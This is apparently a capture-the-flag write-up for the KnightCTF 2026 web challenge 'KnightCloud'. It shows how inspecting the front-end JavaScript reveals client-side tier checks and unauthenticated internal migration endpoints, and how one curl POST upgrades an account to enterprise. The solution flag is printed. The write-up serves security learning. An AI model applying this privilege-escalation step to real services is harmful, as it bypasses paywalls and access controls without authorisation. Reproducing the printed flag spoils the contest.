KnightCTF 2026 - Web 100 - KnightCloud
 Read time: 2 min
Table of Contents
Task
## KnightCloud

### 100 Points

Author

TareqAhamed


Your startup just signed up for KnightCloud's enterprise SaaS platform, but the premium features are locked behind a paywall.
As a security researcher, you've been tasked to test their platform's security.
Can you find a way to access the premium analytics dashboard without paying?

> [http://23.239.26.112:8091/](http://23.239.26.112:8091/)

**Flag Format: KCTF{fl4g_HeR3}**
Enumeration
Inspecting the index page source shows us a couple of JS files being loaded.
<!DOCTYPE html> <html lang="en"> <head> <meta charset="UTF-8" /> <meta name="viewport" content="width=device-width, initial-scale=1.0" /> <title>KnightCloud - Enterprise Cloud Platform</title> <link rel="preconnect" href="[https://fonts.googleapis.com](view-source:https://fonts.googleapis.com/)"> <link rel="preconnect" href="[https://fonts.gstatic.com](view-source:https://fonts.gstatic.com/)" crossorigin> <link href="[https://fonts.googleapis.com/css2?family=Inter:wght@300;400;500;600;700&display=swap](view-source:https://fonts.googleapis.com/css2?family=Inter:wght@300;400;500;600;700&display=swap)" rel="stylesheet"> <script type="module" crossorigin src="[/assets/index-DH6mLR_s.js](view-source:http://23.239.26.112:8091/assets/index-DH6mLR_s.js)"></script> <link rel="modulepreload" crossorigin href="[/assets/vendor-JYw6Q_0K.js](view-source:http://23.239.26.112:8091/assets/vendor-JYw6Q_0K.js)"> <link rel="modulepreload" crossorigin href="[/assets/utils-VSpmzgsF.js](view-source:http://23.239.26.112:8091/assets/utils-VSpmzgsF.js)"> <link rel="stylesheet" crossorigin href="[/assets/index-DFH9T6sH.css](view-source:http://23.239.26.112:8091/assets/index-DFH9T6sH.css)"> </head> <body> <div id="root"></div> </body> </html>
Let’s take a look at the non-vendor one:
<script type="module" crossorigin src="[/assets/index-DH6mLR_s.js](view-source:http://23.239.26.112:8091/assets/index-DH6mLR_s.js)"></script>
Its minified/uglified so I've used https://beautifier.io/ to "beautify" it back into a more readable form. This gives us around ~900k of JavaScript code, which I won’t paste in full, just the interesting parts.
This one, for example, handles the user session:
localStorage.setItem("session_data",
  btoa(JSON.stringify({
    sub: "any",
    email: "[email protected]",
    subscription: "enterprise",
    role: "admin",
    iat: 0,
    exp: 9999999999
  }))
)
Also, there are a couple of internal admin endpoints exposed:
/api/internal/v1/migrate/user-tier
/api/internal/v1/migrate/user-data
/api/internal/v2/migrate/billing
Checking for user tier is completely handled on the front-end:
const c = r.subscriptionTier === "premium"
Later on, we can see there is a reference to the flag in the code, in the part that handles analytics data:
                        }), a && f.jsxs("div", {
                            className: "analytics-data",
                            children: [f.jsxs("div", {
                                className: "analytics-item",
                                children: [f.jsx("span", {
                                    children: "Total Requests"
                                }), f.jsx("strong", {
                                    children: a.totalRequests
                                })]
                            }), f.jsxs("div", {
                                className: "analytics-item",
                                children: [f.jsx("span", {
                                    children: "Active Users"
                                }), f.jsx("strong", {
                                    children: a.activeUsers
                                })]
                            }), f.jsxs("div", {
                                className: "analytics-item",
                                children: [f.jsx("span", {
                                    children: "Conversion Rate"
                                }), f.jsxs("strong", {
                                    children: [a.conversionRate, "%"]
                                })]
                            }), f.jsxs("div", {
                                className: "analytics-item",
                                children: [f.jsx("span", {
                                    children: "Revenue"
                                }), f.jsxs("strong", {
                                    children: ["$", a.revenue]
                                })]
                            }), f.jsxs("div", {
                                className: "analytics-item",
                                children: [f.jsx("span", {
                                    children: "Growth"
                                }), f.jsxs("strong", {
                                    children: [a.growth, "%"]
                                })]
                            }), a.flag && f.jsxs("div", {
                                className: "flag-display",
                                children: ["🎉 Congratulations! ", a.flag]
Which is behind "Premium Feature", requiring us to upgrade our account to enterprise.
There is also an upgradeUser function with a completely exposed and unauthenticated endpoint:
        updateUserTier: async (e, r) => {
            try {
                return (await c.post(`${S}${N.migrationEndpoints.userTier}`, {
                    u: e,
                    t: r
                })).data
            } catch (t) {
                return null
            }
        },
        syncUserData: async e => null,
        migrateBilling: async e => null
    };
With migration endpoints defined as:
        migrationEndpoints: {
            userTier: "/internal/v1/migrate/user-tier",
            userData: "/internal/v1/migrate/user-data",
            billing: "/internal/v2/migrate/billing"
        },
Exploitation
Since updateUserTier is exposed, we can get our user UID from local storage and attempt to upgrade our tier (t parameter) to enterprise.

~/Vault/isec/ctf/knight2k26/web100-ap  ✓ $ curl -X POST http://23.239.26.112:8091/api/internal/v1/migrate/user-tier -H "Content-Type: application/json" -d '{"u":"fa4eab86-a141-48ca-8133-6a97b76693ea","t":"enterprise"}'

{"success":true,"uid":"fa4eab86-a141-48ca-8133-6a97b76693ea","tier":"enterprise"}%

It succeeded, and if we go back to the dashboard and click Load Analytics under Advanced Analytics, the flag is displayed:
Flag
Flag is: KCTF{Pr1v1l3g3_3sc4l4t10n_1s_fun}